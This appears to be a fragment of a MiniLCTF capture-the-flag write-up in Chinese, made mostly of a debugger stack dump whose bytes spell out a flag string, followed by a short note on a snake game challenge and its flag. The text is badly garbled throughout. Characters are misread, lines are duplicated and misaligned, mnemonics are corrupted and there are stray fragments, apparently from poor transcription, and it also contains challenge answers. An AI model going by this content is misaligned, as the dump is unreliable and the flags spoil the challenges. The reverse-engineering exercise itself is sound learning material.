Stack[000014F4]:006FF735
                               db
                                      0
Stack[000014F4]:006FF736
                               db
                                    0
Stack[000014F4]:006FF737
                               db
                                      Ø
Stack[000014F4]:006FF738
                               db
                                   6Ch
                                        ; 1
Stack[000014F4]:006FF739
                               dh
                                      Я
                                      0
Stack[000014F4]:006FF73A
                               db
Stack[000014F4]:006FF73B
                                      0
                               db
Stack[000014F4]:006FF73C
                               db
                                    63h
                                        ; C
Stack[000014F4]:006FF73D
                               db
                                      0
Stack[000014F4]:006FF73E
                                      0
                               dh
Stack[000014F4]:006FF73F
                               db
                                      A
Stack[000014F4]:006FF740
                               db
                                    6Fh
                                        ; 0
Stack[000014F4]:006FF741
                                      0
Stack[000014F4]:006FF742
                                      0
Stack[000014F4]:006FF743
                                      0
Stack[000014F4]:006FF744
                               đħ
                                    6Dh
                                        ; m
Stack[000014F4]:006FF745
                               db
                                      0
Stack[000014F4]:006FF746
                               db
                                      0
Stack[000014F4]:006FF747
                               db
                                      0
Stack[000014F4]:006FF748
                               db
                                    65h
                                       ; e
Stack[000014F4]:006FF749
                               db
                                      A
C+-66.000004.006.1.004.007.004
                                      a
Stack[000014F4]:006FF738
                               db
                                    6Ch
                                        ; 1
Stack[000014F4]:006FF739
                               db
                                      A
                                      0
Stack[000014F4]:006FF73A
                               đħ
Stack[000014F4]:006FF73B
                               db
                                      A
Stack[000014F4]:006FF73C
                               db
                                   63h
                                        ; C
Stack[000014F4]:006FF73D
                               db
                                      0
                                      0
Stack[000014F4]:006FF73E
                               db
Stack[000014F4]:006FF73F
                               db
                                      0
Stack[000014F4]:006FF740
                               db
                                   6Fh
                                         0
Stack[000014F4]:006FF741
                               db
                                      0
Stack[000014F4]:006FF742
                               db
                                      0
Stack[000014F4]:006FF743
                               db
                                      0
Stack[000014F4]:006FF744
                               db
                                   6Dh
                                         m
Stack[000014F4]:006FF745
                               db
                                      П
Stack[000014F4]:006FF746
                               db
                                      0
Stack[000014F4]:006FF747
                               db
                                      0
Stack[000014F4]:006FF748
                               db
                                   65h
                                        ; e
Stack[000014F4]:006FF749
                               db
                                      0
Stack[000014F4]:006FF74A
                               db
                                      0
Stack[000014F4]:006FF74B
                               db
                                      0
Stack[000014F4]:006FF74C
                               db
                                   5Fh
Stack[000014F4]:006FF74D
                               db
                                      0
Stack[000014F4]:006FF74E
                                      0
                               db
Stack[000014F4]:006FF74F
                                      0
                               db
Stack[000014F4]:006FF750
                               db
                                    74h
                                        ; t
Stack[000014F4]:006FF751
                               db
                                      0
Stack[000014F4]:006FF752
                               db
                                      0
Stack[000014F4]:006FF753
                               db
                                      0
Stack[000014F4]:006FF754
                                    6Fh
                                        ; 0
Stack[000014F4]:006FF755
                                      0
Stack[000014F4]:006FF756
                                      0
```

```
5Fh ; _
0
 0
 0
72h ; r
0
0
 0
65h ; e
9
 0
 0
5Fh ; _
0
0
0
77h ; ₩
0
0
0
6Fh ; o
0
9
0
72h ; r
 0
 0
 0
6Ch ; 1
```

64h ; d 7Dh ; }

# 贪吃蛇

(fx-moon) 记事本打开改地图,然后玩

```
MiniLCTF {let_us_van_a_g4me!!!}

Congratulation!!!
```